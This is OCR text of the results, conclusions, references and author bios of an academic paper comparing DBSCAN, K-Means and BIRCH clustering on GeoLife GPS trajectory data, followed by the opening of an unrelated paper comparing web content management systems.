


Figure 4

5.11 Visualization of clustering algorithms

After implementing the DBScan, K-Means, and BIRCH algorithms, we generated cluster-wise visualizations of trajectory points for users with stay points, intersection points, and revisited points. These visualizations for DBScan, BIRCH, and K-Means are depicted in Figures 8, 9, and 10, respectively

6 Weightage participation of users

6.1 Weightage participation - DB-Scan

The weightage participation of selected 21 users were calculated as mentioned in the section 3.6.1. The result of the weightage participation of users calculated in the clusters




Figure 5




Figure 6


formed using DBScan algorithm are shown in the table 8.

6.2 Weightage participation – K-means

The weightage participation of selected 21 users were calculated as mentioned in the section 3.6.1. The result of the weightage participation of users calculated in the clusters formed using K-means algorithm are shown in the table 9.

6.3 Weightage participation – BIRCH

The weightage participation of selected 21 users were calculated as mentioned in the section 3.6.1. The result of the weightage participation of users calculated in the clusters formed using BIRCH algorithm are shown in the table 10.



	Revisited 0	Stay point0	Total0	Revisited 1	Stay point1	Total1	Intersection2	Revisited 2	Stay point2	Total2	Revisited 3	Total3	Grand Total
BIRCH	164	6111	1444	7719	743	16	759	8	2	10	46	46	8534
K-Means	246	166	412	742	16	758	164	5874	1280	7318	46	46	8534
DB- Scan	164	6101	1437	7702	743	16	759	10	7	17	45	45	8523

Figure 7: shows the comparison chart as well as the comparison table for each of DBScan, K-Means and BIRCH algorithm.




Figure 8

6.4 Comparison chart of Weightage participation

The weightage participation of the users in the various clusters created by using the algorithms DBScan, BIRCH and K-Means are shown in the tables 7, 8 and 9 and its comparison charts are shown in the figures 11 and 12. When we look at the weightage participation of various users in clusters formed using the three algorithms DBScan, K-Means and BIRCH, we can say that users in the clusters formed using BIRCH algorithm have more weightage of participation when compared to the clusters formed using, DBScan and K-Means. This can also be observed when comparing Tables 8, 9, and 10, and it is also prominent in Figures 11 and 12.




Figure 9




Figure 10

7 Comparison of various clustering algorithm using Various Methods

7.1 Silhouette

Silhouette refers to a method of interpretation and validation of consistency within clusters of data.

1. Silhouette Coefficient or silhouette score is a metric used to calculate the goodness of a clustering technique.
2. The technique provides a score representation of how well each object has been classified.
3. Its value ranges from -1 to 1.

- A score of 1 indicates that clusters are well apart and clearly distinguished.

Users	Spatial density α	Temporal Presence β	Weightage of participation (WP)
108	0.00013	0	0.000065
110	0.001169	0.013623	0.007396
111	0.006432	0.774608	0.39052
112	0.093519	0.130615	0.112067
113	0.060787	0.140294	0.100541
114	0.001559	0.000516	0.001037
115	0.076571	0.239406	0.157989
117	0.00052	0	0.00026
119	0.194181	0.06536	0.129771
120	0.003117	0.009779	0.006448
121	0.001948	0.000205	0.001077
122	0.047279	0.011322	0.0293
123	0.032895	0.145091	0.088993
124	2.215704	0.001145	1.108424
125	0.040785	0.041293	0.041039
126	0.223406	0.426743	0.325074
127	1	1	1

Table 7: shows the weightage participation of 21 users after clustering using DBScan algorithm.

Users	Spatial density α	Temporal Presence β	Weightage of participation (WP)
108	0.000137	0	0.0000685
110	0.00123	0.017945	0.009588
111	0.005188	0.775731	0.390459
112	0.098388	0.172054	0.135221
113	0.063952	0.184805	0.124378
114	0.00164	0.00068	0.001160
115	0.087169	0.29164	0.189405
117	0.000547	0	0.000273
119	0.204291	0.086097	0.145194
120	0.00328	0.012881	0.008080
121	0.00205	0.00027	0.001160
122	0.051107	0.016102	0.033604
123	0.032982	0.145091	0.089036
124	1.230399	0.001508	0.615953
125	0.043318	0.054393	0.048856
126	1.133063	1.233167	1.183115
127	0.041262	0.007635	0.024449

Table 8: shows the weightage participation of 21 users after clustering using K-Means algorithm

- A score of 0 suggests that clusters are indifferent or the distance between them is not significant.
- A score of -1 implies that clusters are assigned in the wrong way.

Users	Spatial density α	Temporal Presence β	Weightage of participation (WP)
108	0.00013	0	0.000065
110	0.001166	0.013598	0.007382
111	0.005119	0.774602	0.389860
112	0.093276	0.130372	0.111824
113	0.06063	0.140034	0.100332
114	0.001555	0.000515	0.001035
115	0.076393	0.239117	0.157755
117	0.000518	0	0.000259
119	0.193678	0.065239	0.129458
120	0.003109	0.009761	0.006435
121	0.001943	0.000205	0.001074
122	1.047156	1.011301	1.029228
123	0.032938	0.145091	0.089015
124	2.214975	0.001142	1.108059
125	0.042255	0.041216	0.041736
126	0.222956	0.42595	0.324453
127	0.002202	0.001857	0.002029

Table 9: shows the weightage participation of 21 users after clustering using BIRCH algorithm




Figure 11: shows the comparison between the three algorithms DBScan, K-Means and BIRCH for the selected users.

Algorithms	Silhouette score
DB-Scan	0.949
BIRCH	0.962
K-MEANS	0.955

Table 10




Figure 12: shows the comparison between the three algorithms DBScan, K-Means and BIRCH for the selected users.




Figure 13

7.2 Calinski-Harabasz and Davies-Bouldin Index

- Variance Ratio Criterion, or Calinski-Harabasz Index, measures the ratio of the total of within-cluster dispersion to between-cluster dispersion in order to assess the quality of a grouping. To put it another way, it evaluates the degree of cluster separation and the density of the data points within each cluster. **Value Range:** Higher values on the non-negative index denote better-defined clusters. There isn't a set maximum. Better clustering is suggested by a higher Calinski-Harabasz score, which denotes that clusters are more distinct and well-separated from one another.
- The average similarity between each cluster and its most

Table 11: Our finding by applying the algorithms in geolife data set clustering are given below

Algorithms	Calinski-Harabasz Index	Davies-Bouldin Index
DB-Scan	86446.169469	0.131204
BIRCH	64518.503687	0.128266
K-MEANS	68196.469322	0.465701




Figure 14

comparable cluster is determined by the Davies-Bouldin Index. This similarity is computed as the within-cluster dispersion to between-cluster separation ratio. **Value Range:** Lower values of the index, which goes from 0 to infinity, indicate better grouping. A lower Davies-Bouldin score denotes a more ideal clustering solution since it indicates that the clusters are compact and well-separated.

7.3 Average Cluster Size

Indicates the mean quantity of points within every group. **Value Range:** Depending on the clustering technique and dataset, varies. Interpretation: While smaller sizes reflect more clusters or smaller groups, bigger average sizes may indicate fewer clusters or broader groupings.

Algorithms	Average Cluster Size
DB-Scan	2130.75
BIRCH	2133.50
K-MEANS	2133.50

Table 12




Figure 15

Algorithms	Mean Latitude and Longitude	
DB-Scan	37.365610	109.422861
BIRCH	32.702486	106.068466
K-MEANS	34.764107	105.080717

Table 13

7.4 Mean Latitude and Longitude

The average geographic coordinates of all map data points located within a given cluster. **Value range:** Determined by the maximal range of values of coordinates available in the dataset. Interpretation: These values determine the position of clusters on a map. Certain factors may cause the mean latitude and longitude to be applied to different clusters of population.




Figure 16

Algorithms	Std Dev Latitude and Longitude	
DB-Scan	0.600423	0.899680
BIRCH	1.085125	0.749838
K-MEANS	1.719273	1.166711

Table 14

Figure 17

7.5 Std Dev Latitude and Longitude

Calculates the spread of data points from the central location of a cluster, in terms of geographic coordinates. **Value Range:** Values are positive, indicating that smaller values represent less dispersion and larger values reflect even more spread out clusters. Interpretation: Lower standard deviations imply tightly packed clusters, whereas higher values indicate dispersal in a wider geographical area.

Based on the given metrics, here's a comparison of the three clustering algorithms: K-Means, BIRCH, and DBSCAN.

1. Silhouette
   BIRCH attained the highest silhouette score of 0.962, indicating that it best separated the clusters and had more compact clusters. K-Means comes very close to BIRCH, scoring 0.955, indicating it performs satisfactorily for clustering. DBSCAN has the lowest Silhouette Score 0.949, implying that its clusters are not quite as well-separated or as compact as those of the other two methods.
2. Calinski-Harabasz
   DBSCAN yields the highest value of 86,446, which indicates that it has produced the most cohesive and well-delineated clusters. K-Means takes the second-highest value of 68,196, meaning that reasonably well-defined cluster separation occurs. BIRCH has the lowest Calinski-Harabasz Index (64,518), which may imply less rigorous cluster boundaries when compared with the other methods.
3. Davies-Bouldin
   BIRCH has the lowest Davies-Bouldin index (0.1283), suggesting that it had the most compact clusters, with the best separation. DBSCAN came in next with a score of 0.1312, similar but a little worse in its performance than BIRCH. K-Means has the highest Davies-Bouldin index (0.4657), indicating that its clusters are less compact and have a lesser separation than those of the other two.
4. Average Cluster Size
   The average cluster sizes for both K-Means and BIRCH algorithms are 2133.50, indicating that their clusters are evenly distributed. With 2130.75, DBSCAN has a somewhat lower average cluster size, which may indicate that it excluded certain points as noise.
5. Detection of Noise Points (Applicable to DBSCAN only)
   DBSCAN managed to detect 11 noise points, which are indicative of its capability to detect outlier behavior, in sharp contrast to other K-Means and BIRCH algorithms that do not provide explicit noise incorporation.
6. Mean Latitude and Longitude
   BIRCH exhibits lower mean latitudinal and longitudinal values than the other two methodologies. DBSCAN has the maximum means, showing that its cluster centers would be much differently positioned from those derived using K-Means and BIRCH.
7. Standard Deviation of Latitude and Longitude
   Among the three algorithms, DBSCAN exhibits the lowest standard deviation for latitude (0.6004), and hence this translates to a more consistent location of its clusters. K-Means shows the most significant latitude standard deviation (1.7193), indicating wide dispersal. For longitude, BIRCH has the lowest standard deviation (0.7498), whereas K-Means has the widest (1.1667).

8 Limitations

The location-based services are now becoming promising areas of research. The availability of datasets used for creating location-based services is very limited. Another limitation of this study is that, the access of other attributes in connection with the location-based data is a challenging task. The privacy-preserving information of the users is confidential and which cannot be accessed without their consent. Clustering of trajectory data with more attributes makes it more meaningful, but the collection and processing of multi-attribute data requires more effort to complete its processing.

9 Future work

We can create a more accurate predictive system based on the location-based data and associated semantic aware attributes. Suppose we get the location-based information and social media interactions of the user under a particular consent-based domain, we can develop a novel system to predict the next activity or movement of the user with proper information.

10 Conclusions

From the metrics discussed, it can be seen that different clustering algorithms have strengths in different purposes of clustering. BIRCH has the highest silhouette value at 0.962 and the lowest Davies-Bouldin index at 0.1283, thus this algorithm is best suited for applications where closely grouped but distinct clusters are of higher priority. K-Means, as much as it is performing in an acceptable manner with close silhouette score of 0.955, is certainly not comparable to BIRCH or DBSCAN considering the compactness since their Davies-Bouldin Index is higher at 0.4657. Instead, DBSCAN has succeeded well in noise point detection considering it does not consider 11 points as outliers and also gains the highest Calinski- Harabasz score: 86,446 depicting that it can form

contiguous clusters that can handle some level of outliers but the compactness is compromised marginally. One other factor is that users in the clusters formed using BIRCH algorithm has more weightage of participation when compared to the clusters formed using, DBSCAN and K-Means. K-Means and BIRCH are distributed similarly in terms of average cluster size, while the slightly lower average cluster size of DBSCAN implies that some points are excluded as noise. DBSCAN also has consistency in latitude, which is indicated by the lowest latitude standard deviation at 0.6004, which may be beneficial for datasets requiring geographical stability in clusters. However, considering the high silhouette score, more weightage participation, and minimal Davies-Bouldin index with no sensitivity of performance to noise, BIRCH is the most acceptable algorithm, having a tight and well-separated clusters thus becoming a reliable one with an application where the prioritized structure and coherence inside clusters are concerned.

Acknowledgments

References

1 L. Xu and M.-P. Kwan, ”Mining sequential activity–travel patterns for individual-level human activity prediction using Bayesian networks,” [periodical/source].

2 C. A. Ferrero, L. O. Alvares, and V. Bogorny, ”Multiple aspect trajectory data analysis: Research challenges and opportunities,” [periodical/source].

3 L. O. Alvares, V. Bogorny, B. Kuijpers, J. Macedo, B. Moelans, and A. Vaisman, ”A model for enriching trajectories with semantic geographical information,” *GIS*, vol. 22, 2007.

4 R. dos S. Mello, V. Bogorny, L. O. Alvares, L. H. Z. Santana, C. A. Ferrero, A. A. Frozza, G. A. Schreiner, and C. Renso, ”MSTER: A multiple aspect view on trajectories,” [periodical/source].

5 V. S. Praveen Kumar, S. Abraham, and N. A., ”A proposal for an efficient business intelligence tool using spatio-temporal and geo-tag data for strengthening the decision support system,” *8th Pan IIM World Management Conference*, IIM Kozhikode, India, 2021.

6 A. Nishad and S. Abraham, ”SemTraClus: An algorithm for clustering and prioritizing semantic regions of spatio-temporal trajectories,” *International Journal of Computers and Applications*, 2019.

7 K. Siła-Nowicka, J. Vandrol, T. Oshan, J. A. Long, U. Demšar, and A. S. Fotheringham, ”Analysis of human mobility patterns from GPS trajectories and contextual information,” *International Journal of Geographical Information Science*, vol. 30, no. 5, pp. 881-906, 2016.

8 S. Spaccapietra, C. Parent, M. L. Damiani, J. A. de Macedo, F. Porto, and C. Vangenot, ”A conceptual view on trajectories,” *Data and Knowledge Engineering*, vol. 65, no. 1, pp. 126-146, 2008.

9 J. A. M. R. Rocha, V. C. Times, G. Oliveira, L. O. Alvares, and V. Bogorny, ”DB-SMoT: A direction-based spatio-temporal clustering method,” *5th IEEE International Conference on Intelligent Systems*, London, UK, pp. 114-119, 2010, doi: 10.1109/IS.2010.5548396.

10 M. A. Beber, C. A. Ferrero, R. Fileto, et al., ”Individual and group activity recognition in moving object trajectories,” *Journal of Information and Data Management*, vol. 8, no. 1, pp. 50, 2017.

11 S. Abraham and P. S. Lal, ”Spatio-temporal similarity of network-constrained moving object trajectories using sequence alignment of travel locations,” *Transportation Research Part C: Emerging Technologies*, vol. 23, pp. 109–123, 2012.

12 I. Portugal, P. Alencar, and D. Cowan, ”Developing a spatial–temporal contextual and semantic trajectory clustering framework,” *arXiv preprint arXiv:1712.03900*, 2017.

13 K. Khan, et al., ”DBSCAN: Past, present and future,” *5th International Conference on the Applications of Digital Information and Web Technologies* (ICADIWT 2014), IEEE, 2014.

14 Q. Liu, et al., ”Differentially private and utility-aware publication of trajectory data,” *Expert Systems with Applications*, vol. 180, pp. 115120, 2021.

15 T. Zhang, R. Ramakrishnan, and M. Livny, ”BIRCH: A new data clustering algorithm and its applications,” *Data Mining and Knowledge Discovery*, vol. 1, pp. 141–182, 1997. doi: https://doi.org/10.1023/A:1009783824328

16 *Geo-Life GPS Trajectory Dataset*, Microsoft, available at: https://www.microsoft.com/en-us/download/details.aspx?id=52367

17 ”Silhouette Coefficient: Validating clustering techniques,” available at: https://towardsdatascience.com/silhouette-coefficient-validating-clustering-techniques-e976bb81d10c: :text=Silhouette

18 ”GeoLife GPS trajectory dataset user guide,” Microsoft Research, available at: https://www.microsoft.com/en-us/research/publication/geolife-gps-trajectory-dataset-user-guide/

19 D. Hsu and S. Johnson, ”A vibrating method based cluster reducing strategy,” *Fifth International

Conference on Fuzzy Systems and Knowledge Discovery*, vol. 2, pp. 376-379, 2008.

20 I. A. Venkatkumar and S. J. K. Shardaben, ”Comparative study of data mining clustering algorithms,” *2016 International Conference on Data Science and Engineering* (ICDSE), Cochin, India, pp. 1-7, 2016, doi: 10.1109/ICDSE.2016.7823946.

21 Available at: https://www.sciencedirect.com/science /article/pii/S0169023X06000218via

22 ”DBSCAN,” Wikipedia, available at: https://en.wikipedia.org/wiki/DBSCAN

23 ”K-means clustering,” Wikipedia, available at: https://en.wikipedia.org/wiki/K-meansclustering

Praveen Kumar V.S He is working as an Ast.professor in a Government Aided College and has 25 years of teaching experience in UG programme and 15 years in PG. His area of interests are Spatio-temporal data mining and Artificial Intelligence for Human Rights.He has published six papers in International journals.

Dr. Sajimon Abraham. (MCA, MSc. (Mathematics), MBA, PhD (Computer Science)). He has been working as Faculty Member in Computer Applications and IT, School of Management and Business Studies, Mahatma Gandhi University, Kottayam, Kerala, India. He currently holds the additional charge of Director (Hon), University Center for International Cooperation. He was previously working as Systems Analyst in Institute of Human Resource Development, Faculty member of Computer Applications in Marian College, Kuttikkanam and Database Architect in Royal University of Bhutan under Colombo Plan on deputation through Ministry of External Affairs, Govt. of India. His research area includes Data Science, Spatio-Temporal Databases, Mobility Mining, Sentiment Analysis, Big Data Analytics, E-learning, Data Base and Data Mining, Data Management, Web Clickstream Analysis, Business Analytics, and he has published 110 articles in National, International Journals and Conference Proceedings.

Mr. Sijo Thomas serves as a research scholar affiliated with the School of Computer Sciences at Mahatma Gandhi University in Kerala, India. In addition to his academic pursuits, he assumes the role of a consultant software architect. His software solutions are utilised by prominent state universities, private universities, and autonomous colleges in India. In addition, he has academic experience of more than 5 years as a faculty of science in colleges. Mr.Sijo Thomas holds a Master’s degree in computer applications from Mahatma Gandhi University in Kerala, and he has also achieved a Master of Philosophy degree from Bharathidasan University in Tamil Nadu, India.

Dr. Nishad A (M.C.A, M.Tech), is a Senior Higher Secondary Teacher in a Government Higher Secondary School His area of research includes Bigdata Analysis, Moving Object Data Mining and Trajectory Clustering. He has published more than 12 papers in International and National journals and conference proceedings.

Dr. Benymol Jose (MCA) She is working as an Associate Professor in a Government Aided College and has 25 years of teaching experience in UG programme. Her main research focuses on Unstructured data and NoSQL databases, Big Data Analytics, Data Mining. data mining and Artificial Intelligence .She has published twelve papers in International journals.

Decoding the Web CMS Landscape: A Comparative Study of Popular Web Content Management Systems

Anal Kumar[1],
Fiji National University, Fiji

Anupriya Narayan[2],
Fiji National University, Fiji

Vishal Sharma[2],
Fiji National University, Fiji

Ashwin Ashika Prasad[3],
The University of Fiji, Fiji

Monesh Sami[2],
Fiji National University, Fiji

Hermann Jamnadas[2],
Fiji National University, Fiji

Abstract

A web-oriented Content Management System (CMS) is a class of software platforms critical for the success of organizational websites. Mainly focused on content management, a CMS provides end-users with an abstraction layer of the technological details allowing them to focus on the most important web portal asset: content management. Studies suggest that the analysis and comparison method for CMS systems does not appear to exist or is simply based on ambiguous and overlapping side-by-side features comparison. This paper proposes a CMS reference model, which can be used and applied to compare the most popular CMS systems. The paper describes how a Content Management System (CMS) can successfully resolve the problems associated with managing Website data content. This paper reviews the most frequently used and searched CMS systems to show their popularity. The authors intend to highlight the merits and demerits of various Content Management Systems from its features and usage perspective to aid in informed decision-making towards selecting an appropriate Content Management System.

Keywords*:* Content Management system, CMS Hub, WordPress, Drupal, Joomla

1 Introduction

In this 21st era, in all sectors of industries from manufacturing to service industries, the motive is to successfully deploy the business content and related activities to users and customers on the online platform. To be well known amongst the public and attract more customers just to increase profit at a reduced cost that is by using a web-oriented Content Management System (CMS). Content Management System is a built-in web-based application that publishes a dynamic website, transforms, and controls digital content without having technical expertise in web programming [31]. It consists of graphical user interfaces [6] that allow novices to create, edit, update, and modify the digital content on the website dashboard along with a database that can be accessed from local networks which enables them to design interactive websites that the viewers can vigorously interact from any size screen. The displayed content is conventionality compliances and acceptable which is centrally managed and remains under a control system [31] that is publicly accessible at a reasonable price by the website owners. Using CMS, the websites are designed and used with ease [27] whereby providing step-by-step instructions to interact with web-based 